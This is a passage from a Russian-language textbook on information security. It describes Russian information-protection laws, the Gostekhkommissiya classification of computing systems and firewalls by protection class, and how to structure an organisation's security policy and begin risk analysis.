В первом разделе работы приведено достаточно подробное описание каждого уровня (законодательного, административного, процедурного, программно-технического) защиты информационных активов организации в отдельности. Раздел заканчивается примером построения автоматизированной сети предприятия на базе компьютерного оборудования, а также приводится возможная политика безопасности предприятия и список необходимых правил и инструкций для персонала организации.

Во втором разделе приводится классификация видов аудита безопасности и некоторые практические рекомендации по планированию и реализации авторизованного аудита, а также примеры активного аудита безопасности информационных активов организации.

Средства защиты информации делятся на формальные и неформальные. К первым относятся средства, выполняющие защитные функции строго по заранее предусмотренной процедуре и без непосредственного участия человека. К неформальным средствам отнесены такие, которые либо определяются целенаправленной деятельностью людей, либо регламентируют (непосредственно или косвенно) эту деятельность, рисунок 6.1.





Рис. 6.1. Средства защиты информации

## 6.1. Законодательный уровень

### 6.1.1. Закон РФ «Об информации, информатизации и защите информации»

Федеральный закон от 20 февраля 1995 года № 24-ФЗ «Об информации, информатизации и защите информации» (далее «Закон об информации») является одним из основных базовых законов в области защиты информации, который регламентирует отношения, возникающие при формировании и использовании информационных ресурсов Российской Федерации на основе сбора, накопления, хранения, распространения и предоставления потребителям документированной информации, а также при создании и использовании информационных технологий, при защите информации и прав субъектов, участвующих в информационных процессах и информатизации.


Основными задачами системы защиты информации, нашедшими отражение в «Законе об информации», являются:

- предотвращение утечки, хищения, утраты, несанкционированного уничтожения, искажения, модификации (подделки), несанкционированного копирования, блокирования информации и т.п., вмешательства в информацию и информационные системы;
- сохранение полноты, достоверности, целостности информации, ее массивов и программ обработки данных, установленных собственником или уполномоченным им лицом;
- сохранение возможности управления процессом обработки, пользования информацией в соответствии с условиями, установленными собственником или владельцем информации;
- обеспечение конституционных прав граждан на сохранение личной тайны и конфиденциальности персональной информации, накапливаемой в банках данных;
- сохранение секретности или конфиденциальности информации в соответствии с правилами, установленными действующим законодательством и другими законодательными или нормативными актами;
- соблюдение прав авторов программно-информационной продукции, используемой в информационных системах.

В частности статья 19 Закона устанавливает обязательность сертификации средств обработки и защиты документированной информации с ограниченным доступом, предназначенных для обслуживания граждан и организаций, а также обязательность получения лицензий для организаций, осуществляющих проектирование и производство средств защиты информации.

Статья 20 определяет основные цели защиты информации. В соответствии с этой статьей таковыми, в частности, являются:

- предотвращение утечки, хищения, утраты, искажения и подделки информации;
- предотвращение угроз безопасности личности, общества и государства;
- предотвращение несанкционированных действий по уничтожению, модификации, искажению, копированию, блокированию информации;
- защита конституционных прав на сохранение личной тайны и конфиденциальности персональных сведений;
- сохранение государственной тайны и конфиденциальности информации.

Пункт 3 статьи 21 возлагает контроль за соблюдением требований к защите информации, за эксплуатацией специальных средств защиты информации, а также обеспечение организационных мер защиты информационных систем, обрабатывающих информацию с ограниченным доступом в негосударственных структурах, на органы государственной власти. Это означает, что контроль состояния защиты должен охватывать все три составляющие информации с ограниченным доступом, входящей в государственные информационные ресурсы:

- информацию, составляющую государственную тайну;
- конфиденциальную информацию;
- персональные данные о гражданах.

Очень важна статья 22, которая определяет права и обязанности субъектов в области защиты информации. В частности, пункты 2 и 5 обязывают владельца информационной системы обеспечивать необходимый уровень защиты конфиденциальной информации и оповещать собственников информационных ресурсов о фактах нарушения режима защиты информации. Пунктом 3 риск, связанный с использованием не сертифицированных информационных систем и средств их обеспечения и защиты, возлагается на собственника (владельца) систем и средств. Риск, связанный с использованием информации, полученной из таких систем, относится на потребителя информации. Пункт 4 устанавливает право собственника документов или информационной системы обращаться в организации, осуществляющие сертификацию средств защиты таких систем, для проведения анализа достаточности мер защиты его ресурсов и систем и получения консультаций.

Статья 23 Закона посвящена защите прав субъектов в сфере информационных процессов и информатизации. Статья устанавливает, что защита прав субъектов в данной сфере осуществляется судом, арбитражным судом и третейскими судами, которые могут создаваться на постоянной или временной основе.

#### **6.1.2. Закон РФ «О лицензировании отдельных видов деятельности»**

Закон «О лицензировании отдельных видов деятельности» от 8 августа 2001 года номер 128-ФЗ (Принят Государственной Думой 13 июля 2001 года). Начнем с основных определений.

Статья 17 Закона устанавливает перечень видов деятельности, на осуществление которых требуются лицензии. Рассмотрим следующие виды:

- распространение шифровальных (криптографических) средств;
- техническое обслуживание шифровальных (криптографических) средств;
- предоставление услуг в области шифрования информации;
- разработка и производство шифровальных (криптографических) средств, защищенных с использованием шифровальных (криптографических) средств информационных систем, телекоммуникационных систем;
- выдача сертификатов ключей электронных цифровых подписей, регистрация владельцев электронных цифровых подписей, оказание услуг, связанных с использованием электронных цифровых подписей и подтверждением подлинности электронных цифровых подписей;
- выявление электронных устройств, предназначенных для негласного получения информации, в помещениях и технических средствах (за исключением случая, если указанная деятельность осуществляется для обеспечения собственных нужд юридического лица или индивидуального предпринимателя);
- разработка и (или) производство средств защиты конфиденциальной информации;
- техническая защита конфиденциальной информации;
- разработка, производство, реализация и приобретение в целях продажи специальных технических средств, предназначенных для негласного получения информации, индивидуальными предпринимателями и юридическими лицами, осуществляющими предпринимательскую деятельность.

Необходимо учитывать, что, согласно статье 1, действие данного Закона не распространяется на следующие виды деятельности:

- деятельность, связанная с защитой государственной тайны;
- деятельность в области связи;
- образовательная деятельность.

Основными лицензирующими органами в области защиты информации являются Федеральное агентство правительственной связи и информации (ФАПСИ) и Гостехкомиссия России. ФАПСИ ведает всем, что связано с криптографией, Гостехкомиссия лицензирует деятельность по защите конфиденциальной информации. Кроме того, ввоз и вывоз средств криптографической защиты информации (шифровальной техники) и нормативно-технической документации к ней может осуществляться исключительно на основании лицензии Министерства внешних экономических связей Российской Федерации, выдаваемой на основании решения ФАПСИ. Все эти вопросы регламентированы соответствующими указами Президента и постановлениями Правительства РФ.

### **6.1.3. Пакет руководящих документов Государственной технической комиссии при Президенте Российской Федерации**

В 1992 году Государственная техническая комиссия при Президенте РФ опубликовала пять «Руководящих документов», посвященных проблеме защиты от несанкционированного доступа (НСД) к информации, обрабатываемой средствами вычислительной техники (СВТ) и автоматизированными системами (АС) [2]:

«Руководящий документ. Концепция защиты средств вычислительной техники (СВТ) и автоматизированных систем (АС) от несанкционированного доступа (НСД) к информации».- Гостехкомиссия России, 30 марта 1992 года.

«Руководящий документ. Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от НСД к информации».- Гостехкомиссия России, 30 марта 1992 года.

«Руководящий документ. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации».- Гостехкомиссия России, 30 марта 1992 года.

«Руководящий документ. Временное положение по организации разработки, изготовления и эксплуатации программных и технических средств защиты информации от НСД в автоматизированных системах и средствах вычислительной техники».- Гостехкомиссия России, 30 марта 1992 года.

«Руководящий документ. Защита от несанкционированного доступа к информации. Термины и определения».- Гостехкомиссия России, 30 марта 1992 года.

В 1997 году к этим документам добавился еще один [9]:

«Руководящий документ. Средства вычислительной техники. Межсетевые экраны. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации».

Концепция защиты средств вычислительной техники и

## АС от НСД к информации

Центральным элементом (идейной основой) набора руководящих документов Гостехкомиссии является «Руководящий документ. Концепция защиты СВТ и АС от НСД к информации» [9]. В этом документе излагается система взглядов и основных принципов, которые закладываются в основу проблемы защиты информации от НСД, являющейся частью общей проблемы безопасности информации.

В «Концепции» различаются два понятия, соответствующие двум группам критериев безопасности:

- показатели защищенности средств вычислительной техники,
- критерии защищенности автоматизированных систем.

«Концепция» предусматривает существование двух относительно самостоятельных и имеющих отличие направлений в проблеме защиты информации от НСД. Это - направление, связанное с СВТ, и направление, связанное с АС. Отличие двух направлений порождено тем, что СВТ разрабатываются и поставляются на рынок лишь как элементы, из которых в дальнейшем строятся функционально ориентированные АС, и поэтому, не решая прикладных задач, СВТ не содержат пользовательской информации.

Помимо пользовательской информации при создании АС появляются такие отсутствующие при разработке СВТ характеристики АС, как полномочия пользователей, модель нарушителя, технология обработки информации.

Существуют различные способы покушения на информационную безопасность: радиотехнические, акустические, программные и т.п. Среди них НСД выделяется как доступ к информации, нарушающий установленные правила разграничения доступа, с использованием штатных средств, предоставляемых СВТ или АС. Под штатными средствами понимается совокупность программного, микропрограммного и технического обеспечения СВТ или АС.

В разделе 3 «Концепции» формулируются основные принципы защиты от НСД к информации:

3.1. Защита СВТ и АС основывается на положениях и требованиях существующих законов, стандартов и нормативно-методических документов по защите от НСД к информации.

3.2. Защита СВТ обеспечивается комплексом программно-технических средств.

3.3. Защита АС обеспечивается комплексом программно-технических средств и поддерживающих их организационных мер.

3.4. Защита АС должна обеспечиваться на всех технологических этапах обработки информации и во всех режимах функционирования, в том числе при проведении ремонтных и регламентных работ.

3.5. Программно-технические средства защиты не должны существенно ухудшать основные функциональные характеристики АС (надежность, быстродействие, возможность изменения конфигурации АС).

3.6. Неотъемлемой частью работ по защите является оценка эффективности средств защиты, осуществляемая по методике, учитывающей всю совокупность технических характеристик оцениваемого объекта, включая технические решения и практическую реализацию средств защиты.

3.7. Защита АС должна предусматривать контроль эффективности средств защиты от НСД. Этот контроль может быть либо периодическим, либо инициироваться по мере необходимости пользователем АС или контролирующими органами.

В качестве главного средства защиты от НСД к информации в разделе 6 «Концепции» рассматривается система разграничения доступа (СРД) субъектов к объектам доступа:

6.1. Обеспечение защиты СВТ и АС осуществляется:

- СРД субъектов к объектам доступа;
- обеспечиваемыми средствами для СРД.

6.2. Основными функциями СРД являются:

- реализация правил разграничения доступа (ПРД) субъектов и их процессов к данным;
- реализация ПРД субъектов и их процессов к устройствам создания твердых копий;
- изоляция программ процесса, выполняемого в интересах субъекта, от других субъектов;
- управление потоками данных с целью предотвращения записи данных на носители несоответствующего грифа;
- реализация правил обмена данными между субъектами для АС и СВТ, построенных по сетевым принципам.

6.3. Обеспечивающие средства для СРД выполняют следующие функции:

- идентификацию и опознание (аутентификацию) субъектов и поддержание привязки субъекта к процессу, выполняемому для субъекта;
- регистрацию действий субъекта и его процесса; предоставление возможностей исключения и включения новых субъектов и объектов доступа, а также изменение полномочий субъектов;
- реакцию на попытки НСД, например, сигнализацию, блокировку, восстановление после НСД;
- тестирование;
- очистку оперативной памяти и рабочих областей на магнитных носителях после завершения работы пользователя с защищаемыми данными;
- учет выходных печатных и графических форм и твердых копий в АС;

- контроль целостности программной и информационной части как СРД, так и обеспечивающих ее средств.

6.4. Ресурсы, связанные как с СРД, так и с обеспечивающими ее средствами, включаются в объекты доступа.

6.5. Способы реализации СРД зависят от конкретных особенностей СВТ и АС. Возможно применение следующих способов защиты и любых их сочетаний:

- распределенная СРД и СРД, локализованная в программно-техническом комплексе (ядро защиты);

- СРД в рамках операционной системы, СУБД или прикладных программ;

- СРД в средствах реализации сетевых взаимодействий или на уровне приложений;

- использование криптографических преобразований или методов непосредственного контроля доступа;

- программная и (или) техническая реализация СРД.

В целом разработка Руководящих документов Гостехкомиссии России явилась следствием бурно развивающегося процесса внедрения новых информационных технологий. Документы достаточно оперативно заполнили правовой вакуум в области стандартов информационной безопасности в стране и на определенном этапе позволили решать актуальную задачу обеспечения безопасности информации. Поскольку разработка документов такого рода для России представляет достаточно новую область деятельности, можно рассматривать их как первую стадию формирования отечественных стандартов в области информационной безопасности.

На разработку этих документов большое влияние оказала «Оранжевая книга» Министерства обороны США, которое выразилось в ориентации на системы военного и специального применения, в использовании единой универсальной шкалы степени защищенности и в игнорировании вопросов ценности и времени жизни информации.

К недостаткам документов, помимо отсутствия требований к защите от угроз работоспособности, относится ориентация только на противодействие НСД и отсутствие требований к адекватности реализации политики безопасности. Собственно «политика безопасности» трактуется в этих документах исключительно как поддержание режима секретности и отсутствие НСД. Из-за этого средства защиты ориентируются на противодействие только внешним угрозам, а к структуре самой системы и ее функционированию не предъявляется никаких требований.

С точки зрения разработчиков данных руководящих документов основная и едва ли не единственная задача средств обеспечения безопасности – это обеспечение защиты от несанкционированного доступа к информации. Если средствам контроля и обеспечения целостности информации в них еще уделяется некоторое внимание, то поддержка

работоспособности систем обработки информации (как мера защиты от угроз работоспособности) вообще не упоминается. Определенный уклон в сторону поддержания секретности объясняется тем, что эти документы были разработаны в расчете на применение в существующих информационных системах Министерства обороны и спецслужб России, а также недостаточно высоким уровнем технологий этих систем.

### **Документы Гостехкомиссии России о модели нарушителя в АС**

Модель нарушителя определяется в 4-м разделе основного Руководящего документа Гостехкомиссии России «Концепция защиты средств вычислительной техники и автоматизированных систем от несанкционированного доступа к информации» [2].

В качестве *нарушителя* в этом документе рассматривается субъект, имеющий доступ к работе с штатными средствами АС и СВТ как части АС.

Нарушители классифицируются по уровню возможностей, предоставляемых им штатными средствами АС и СВТ. Выделяется четыре уровня этих возможностей. Классификация является иерархической, т.е. каждый следующий уровень включает в себя функциональные возможности предыдущего.

*Первый уровень* определяет самый низкий уровень возможностей ведения диалога в АС – запуск задач (программ) из фиксированного набора, реализующих заранее предусмотренные функции по обработке информации.

*Второй уровень* определяется возможностью создания и запуска собственных программ с новыми функциями по обработке информации.

*Третий уровень* определяется возможностью управления функционированием АС, т.е. воздействием на базовое программное обеспечение системы и на состав и конфигурацию ее оборудования.

*Четвертый уровень* определяется всем объемом возможностей лиц, осуществляющих проектирование, реализацию и ремонт технических средств АС, вплоть до включения в состав СВТ собственных технических средств с новыми функциями по обработке информации.

Подчеркивается, что в своем уровне нарушитель является специалистом высшей квалификации, знает все о АС и, в частности, о системе и средствах ее защиты.

### **Классификация защищенности СВТ. Классификация защищенности АС**

Руководящие документы Гостехкомиссии России «Руководящий документ. Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от НСД к информации» [2] и «Руководящий документ. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации» [2] определяют основные показатели защищенности по классам средств



вычислительной техники (Таблица 6.1) и требования к классам защищенности автоматизированных систем (Таблица 6.2).

Таблица 6.1 – Распределение показателей защищенности по классам средств вычислительной техники

Наименование показателя	Класс защищенности					
	6	5	4	3	2	1
Дискреционный принцип контроля доступа	+	+	+	=	+	=
Мандатный принцип контроля доступа	-	-	+	=	=	=
Очистка памяти	-	+	+	+	=	=
Изоляция модулей	-	-	+	=	+	=
Маркировка документов	-	-	+	=	=	=
Защита ввода и вывода на отчужденный носитель информации	-	-	+	=	=	=
Сопоставление пользователя с устройством	-	-	+	=	=	=
Идентификация и аутентификация	+	=	+	=	=	=
Гарантии проектирования	-	+	+	+	+	+
Регистрация	-	+	+	+	=	=
Взаимодействие пользователя с КСЗ	-	-	-	+	=	=
Надежное восстановление	-	-	-	+	=	=
Целостность КСЗ	-	+	+	+	=	=
Контроль модификации	-	-	-	-	+	=
Контроль дистрибуции	-	-	-	-	+	=
Гарантии архитектуры	-	-	-	-	-	+
Тестирование	+	+	+	+	+	=
Руководство пользователя	+	=	=	=	=	=
Руководство по КСЗ	+	+	=	+	+	=
Тестовая документация	+	+	+	+	+	=
Конструкторская документация (проектная)	+	+	+	+	+	+

Обозначения:

« - » - нет требований к данному классу

« + » - новые или дополнительные требования

« = » - требования совпадают с требованиями к СВТ предыдущего класса





Подсистемы и требования	Классы								
	Б	А	Б	А	Д	Г	В	Б	А
вычислительной техники и носителей информации									
Наличие администратора (службы) защиты информации в АС									
Периодическое тестирование СЗИ НСД									
Наличие средств восстановления СЗИ НСД									
Использование сертифицированных средств защиты									

Обозначения:

« + » - требование к данному классу присутствует.

#### **Показатели защищенности МЭ**

В руководящем документе Гостехкомиссии России [9]: «Руководящий документ. Средства вычислительной техники. Межсетевые экраны. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации» устанавливается классификация межсетевых экранов (МЭ) по уровня защищенности от НСД к информации на базе перечня показателей защищенности и совокупности описывающих их требований.

Под сетями ЭВМ, распределенными АС, в данном документе понимаются соединенные каналами связи системы обработки данных, ориентированные на конкретного пользователя.

МЭ представляет собой локальное (однокомпонентное) или функционально - распределенное средство (комплекс), реализующее контроль за информацией, поступающей в АС и/или выходящей из АС, и обеспечивает защиту АС посредством фильтрации информации, т.е. ее анализа по совокупности критериев и принятия решения о ее распространении в (из) АС.

Руководящий документ разработан в дополнение к Руководящим документам Гостехкомиссии России «Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации» и «Автоматизированные системы. Защита от

несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации».

Документ предназначен для заказчиков и разработчиков МЭ, а также сетей ЭВМ, распределенных автоматизированных систем с целью использования при формулировании и реализации требований по их защите от НСД к информации.

### **Общие положения**

Данные показатели содержат требования к средствам защиты, обеспечивающим безопасное взаимодействие сетей ЭВМ, АС посредством управления межсетевыми потоками информации и реализованных в виде МЭ.

Показатели защищенности применяются к МЭ для определения уровня защищенности, который они обеспечивают при межсетевом взаимодействии.

Конкретные перечни показателей определяют классы защищенности МЭ.

Деление МЭ на соответствующие классы по уровням контроля межсетевых информационных потоков с точки зрения защиты информации необходимо в целях разработки и применения обоснованных и экономически оправданных мер по достижению требуемого уровня защиты информации при взаимодействии ЭВМ, АС. Дифференциация подхода к выбору функций защиты в МЭ определяется АС, для защиты которой применяется данный экран.

Устанавливается пять классов защищенности МЭ. Каждый класс характеризуется определенной минимальной совокупностью требований по защите информации.

Самый низкий класс защищенности – пятый, применяемый для безопасного взаимодействия АС класса 1Д с внешней средой, четвертый – для 1Г, третий – 1В, второй – 1Б, самый высокий – первый, применяемый для безопасного взаимодействия АС класса 1А с внешней средой

Требования, предъявляемые к МЭ, не исключают требований, не исключают требований, предъявляемых к СВТ и АС в соответствии с руководящими документами Гостехкомиссии России «Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации» и «Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации».

При включении МЭ в АС определенного класса защищенности, класс защищенности совокупной АС, полученной из исходной путем добавления в нее МЭ, не должен понижаться. Для АС класса 3Б, 2Б должны применяться МЭ не ниже 5 класса. Для АС класса 3А, 2А в зависимости от важности обрабатываемой информации должны применяться МЭ следующих классов:

- при обработке информации с грифом «секретно» - не ниже 3 класса;
- при обработке информации с грифом «совершенно секретно» - не ниже 2 класса;
- при обработке информации с грифом «особой важности» - не ниже 1 класса.

Таким образом, фактически, обмен информацией, составляющей государственную тайну, между автоматизированными системами классов 1Д – 1А или при наличии такой системы только на одном конце, данным документом не предусмотрен.

### Перечень показателей по классам защищенности МЭ

Таблица 6.3.

Показатели защищенности	Классы защищенности				
	5	4	3	2	1
Управление доступом (фильтрация данных и трансляция адресов)	+	+	+	+	=
Идентификация и аутентификация	-	-	+	=	+
Регистрация	-	+	+	+	=
Администрирование: идентификация и аутентификация	+	=	+	+	+
Администрирование: регистрация	+	+	+	=	=
Администрирование: простота использования	-	-	+	=	+
Целостность	+	=	+	+	+
Восстановление	+	=	=	+	=
Тестирование	+	+	+	+	+
Руководство администратора защиты	+	=	=	=	=
Тестовая документация	+	+	+	+	+
Конструкторская (проектная) документация	+	=	+	=	+

Обозначения:

« - » - нет требований к данному классу;

« + » - новые или дополнительные требования;

« = » - требования совпадают с требованиями к МЭ предыдущего класса

### 6.2. Административный уровень

К административному уровню информационной безопасности относятся действия общего характера, предпринимаемые руководством организации. Административный уровень является основой практического построения интегрированной

системы, определяющей генеральное направление работ по обеспечению безопасности информации (ОБИ).

Целью административного уровня является разработка программы работ в области информационной безопасности и обеспечение ее выполнения. Программа представляет официальную политику безопасности, отражающую собственный концептуальный подход организации к ОБИ. Конкретизация политики безопасности выражается в планах по информационной защите АС.

Практические мероприятия по созданию системы ОБИ, включают следующие этапы:

- Разработка политики безопасности.
- Проведение анализа рисков.
- Планирование обеспечения информационной безопасности.
- Планирование действий в чрезвычайных ситуациях.
- Подбор механизмов и средств обеспечения информационной безопасности.
- Собственно первые два этапа обычно трактуются как выработка политики безопасности и составляют административный уровень системы ОБИ предприятия.

- Третий и четвертый этапы заключаются в разработке процедур безопасности, на этих этапах формируется уровень планирования системы ОБИ, этот уровень так же можно назвать *процедурным*.

На последнем этапе практических мероприятий определяется *программно-технический* уровень системы ОБИ.

### **6.2.1. Политика безопасности**

В «Оранжевой книге» *политика безопасности* трактуется как набор норм, правил и практических приемов, которые регулируют управление, защиту и распределение ценной информации. На практике политика безопасности (ПБ) трактуется несколько шире — как совокупность документированных административных решений, направленных на обеспечение безопасности информационного ресурса. Результатом политики является высокоуровневый документ, представляющий систематизированное изложение целей, задач, принципов и способов достижения информационной безопасности.

Данный документ представляет методологическую основу практических мер (процедур) по реализации ОБИ и содержит следующие группы сведений.

- Основные положения информационной безопасности.
- Область применения.
- Цели и задачи обеспечения информационной безопасности.
- Распределение ролей и ответственности.
- Общие обязанности.

Основные положения определяют важность ОБИ, общие проблемы безопасности, направления их решения, роль сотрудников, нормативно-правовые основы.

Областью применения политики безопасности являются основные активы и подсистемы АС, подлежащие защите. Типовыми активами являются программно-аппаратное и информационное обеспечение АС, персонал, в отдельных случаях информационная инфраструктура предприятия.

Цели, задачи, критерии ОБИ вытекают из функционального назначения предприятия. Например, для режимных организаций на первое место ставится соблюдение конфиденциальности. Для сервисных информационных служб реального времени важным является обеспечение доступности (оперативной готовности) подсистем. Для информационных хранилищ актуальным может быть обеспечение целостности данных и т.д. Здесь указываются законы и правила организации, которые следует учитывать при проведении работ по ОБИ.

Типовыми целями могут быть следующие:

- обеспечение уровня безопасности, соответствующего нормативным документам предприятия;
- следование экономической целесообразности в выборе защитных мер;
- обеспечение соответствующего уровня безопасности в конкретных функциональных областях АС;
- обеспечение подотчетности всех действий пользователей с информационными ресурсами и анализа регистрационной информации и др.

Если предприятие не является изолированным, цели и задачи рассматриваются в более широком контексте: должны быть оговорены вопросы безопасного взаимного влияния локальных и удаленных подсистем.

В рассматриваемом документе могут быть конкретизированы некоторые стратегические принципы безопасности (вытекающие из целей и задач ОБИ). Таковыми являются стратегии действий в случае нарушения политики безопасности предприятия и сторонних организаций, взаимодействия с внешними организациями, правоохранными органами, прессой и др. В качестве примера можно привести две стратегии ответных действий на нарушение безопасности:

- «выследить и осудить», когда злоумышленнику позволяют продолжить действия с целью его компрометации и наказания (данную стратегию одобряют правоохранные органы!);
- «защититься и продолжить», когда организация опасается за уязвимость информационных ресурсов и оказывает максимальное противодействие нарушению.



Политика безопасности затрагивает всех пользователей компьютеров в организации. Поэтому важно решить так называемые политические вопросы наделения всех категорий пользователей соответствующими правами, привилегиями и обязанностями.

Для этого определяется круг лиц, имеющий доступ к подсистемам и сервисам АС. Для каждой категории пользователей описываются правильные и неправильные способы использования ресурсов — что запрещено и разрешено. Здесь специфицируются уровни и регламентация доступа различных групп пользователей. Следует указать какое из правил умолчания на использование ресурсов принято в организации, а именно:

- что явно не запрещено, то разрешено или
- что явно не разрешено, то запрещено.

Одним из самых уязвимых мест в ОБИ является распределение прав доступа. В политике безопасности должна быть утверждена схема управления распределением прав доступа к сервисам — централизованная или децентрализованная, или иная. Должно быть четко определено, кто распоряжается правами доступа к сервисам и какими именно правами. Целесообразно детально описать практические процедуры наделения пользователей правами. Здесь следует указать должностных лиц, имеющих административные привилегии и пароли для определенных сервисов.

Права и обязанности пользователей определяются применительно к безопасному использованию подсистем и сервисов АС. При определении прав и обязанностей администраторов следует стремиться к некоторому балансу между правом пользователей на тайну и обязанностью администратора контролировать нарушения безопасности.

Важным элементом политики является распределение ответственности. Политика не может предусмотреть всего, однако она должна для каждого вида проблем найти ответственного.

Обычно выделяется несколько уровней ответственности. На первом уровне каждый пользователь обязан работать в соответствии с политикой безопасности (защищать свой счет), подчиняться распоряжениям лиц, отвечающих за отдельные аспекты безопасности, ставить в известность руководство обо всех подозрительных ситуациях. Системные администраторы отвечают за защиту соответствующих информационно-вычислительных подсистем. Администраторы сетей должны обеспечивать реализацию организационно-технических мер, необходимых для проведения в жизнь политики безопасности АС. Более высокий уровень - руководители подразделений отвечают за доведение и контроль положений политики безопасности.

С практической точки зрения, политику безопасности целесообразно разделить на несколько уровней (как правило, выделяют два-три уровня).

*Верхний уровень* носит общий характер и определяет политику организации в целом. Здесь основное внимание уделяется: порядку создания и пересмотра политики безопасности; целям, преследуемым организацией в области информационной безопасности; вопросам выделения и распределения ресурсов; принципам технической политики в области выбора методов и средств защиты информации; координированию мер безопасности; стратегическому планированию и контролю; внешним взаимодействиям и другим вопросам, имеющим общеорганизационный характер.

На указанном уровне формулируются главные цели в области информационной безопасности (определяемые сферой деятельности предприятия): обеспечение конфиденциальности, целостности и/или доступности [2]. Вообще говоря, на верхний уровень следует выносить минимум вопросов. Подобное вынесение целесообразно, когда оно сулит значительную экономию средств или когда иначе поступить просто невозможно.

*Средний уровень* политики безопасности выделяют в случае структурной сложности организации либо при необходимости обозначить специфичные подсистемы организации. Это касается отношения к перспективным, еще не достаточно апробированным технологиям. Например, использование новых сервисов Internet, организация связи и обработка информации на домашних и портативных компьютерах, степень соблюдения положений компьютерного права и др. Кроме того, на среднем уровне политики безопасности могут быть выделены особо значимые контуры АС организации, например, обрабатывающие секретную или критично важную информацию. Т.е. к среднему уровню можно отнести вопросы, касающиеся отдельных аспектов информационной безопасности, но важные для различных эксплуатируемых организацией систем.

Политика среднего уровня должна для каждого аспекта освещать следующие темы:

*Описание аспекта.* Например, если рассмотреть применение пользователями неофициального программного обеспечения (ПО), последнее можно определить как ПО, которое не было одобрено и/или закуплено на уровне организации.

*Область применения.* Следует определить, где, когда, как, по отношению к кому и чему применяется данная политика безопасности.

*Позиция организации по данному аспекту.* Продолжая пример с неофициальным ПО, можно представить себе позиции полного запрета, выработки процедуры приемки подобного ПО и т.п. Позиция может быть сформулирована и в гораздо более общем виде, как набор целей, которые преследует организация в данном аспекте.

*Роли и обязанности.* В «политический» документ необходимо включить информацию о должностных лицах, ответственных за реализацию политики безопасности. Например, если для использования неофициального ПО сотрудникам требуется разрешение

руководства, должно быть известно, у кого и как его можно получить. Если неофициальное ПО использовать нельзя, следует знать, кто следит за выполнением данного правила.

*Законопослушность.* Политика должна содержать общее описание запрещенных действий и наказаний за них.

*Точки контакта.* Должно быть известно, куда следует обращаться за разъяснениями, помощью и дополнительной информацией. Обычно «точкой контакта» служит определенное должностное лицо, а не конкретный человек, занимающий в данный момент данный пост.

За разработку и реализацию политики безопасности верхнего и среднего уровней отвечают руководитель службы безопасности, администраторы безопасности АС, администратор корпоративной сети.

*Нижний уровень* политики безопасности относится к конкретным службам или подразделениям организации и детализирует верхние уровни политики безопасности. Данный уровень необходим, когда вопросы безопасности конкретных подсистем требуют решения на управленческом, а не только на техническом уровне.

Понятно, что на данном уровне определяются конкретные цели, частные критерии и показатели информационной безопасности, определяются права конкретных групп пользователей, формулируются соответствующие условия доступа к информации и т.п. Здесь из конкретных целей выводятся (обычно формальные) *правила безопасности*, описывающие, кто, что и при каких условиях может делать или не может. Более детальные и формальные правила упростят внедрения системы и настройку средств ОБИ.

На этом уровне описываются механизмы защиты информации и используемые программно-технические средства для их реализации (в рамках, конечно, управленческого уровня, но не технического).

За политику безопасности нижнего уровня отвечают системные администраторы.

Британский стандарт BS 7799:1995 рекомендует включать в документ, характеризующий политику безопасности организации, следующие разделы:

- вводный раздел, подтверждающий озабоченность высшего руководства проблемами информационной безопасности;
- организационный раздел, содержащий описание подразделений, комиссий, групп и т.д., отвечающих за работы в области информационной безопасности;
- классификационный, описывающий имеющиеся в организации материальные и информационные ресурсы и необходимый уровень их защиты;
- штатный, характеризующий меры безопасности, применяемые к персоналу (описание должностей с точки зрения информационной безопасности, организация обучения и

переподготовки персонала, порядок реагирования на нарушения режима безопасности и т.п.);

- раздел, освещающий вопросы физической защиты;
- управляющий раздел, описывающий подход к управлению компьютерами и компьютерными сетями;
- раздел, описывающий правила разграничения доступа к производственной информации;
- раздел, характеризующий порядок разработки и сопровождения систем;
- раздел, описывающий меры, направленные на обеспечение непрерывной работы организации;
- юридический раздел, подтверждающий соответствие политики безопасности действующему законодательству.

В рамках разработки политики безопасности проводится анализ рисков. Это делается с целью минимизации затрат на ОБИ. Основным принцип безопасности: затраты на средства защиты не должны превышать стоимости защищаемых объектов. При этом если ПБ оформляется в виде высокоуровневого документа, описывающего общую стратегию, то анализ рисков (как приложение) оформляется в виде списка активов, нуждающихся в защите.

### **6.2.2. Анализ рисков**

*Управление рисками* (или их анализ) рассматривается на административном уровне ИБ, поскольку только руководство организации способно выделить необходимые ресурсы, инициировать и контролировать выполнение соответствующих программ.

Управление рисками и выработка собственной ПБ, актуально только для тех организаций, информационные системы которых и/или обрабатываемые данные можно считать нестандартными. Обычную организацию вполне устроит типовой набор защитных мер, выбранный на основе представления о типичных рисках или вообще без всякого анализа рисков (особенно это верно с формальной точки зрения, в свете проанализированного нами ранее российского законодательства в области ИБ). Можно провести аналогию между индивидуальным строительством и получением квартиры в районе массовой застройки. В первом случае необходимо принять множество решений, оформить большое количество бумаг, во втором достаточно определиться лишь с несколькими параметрами.

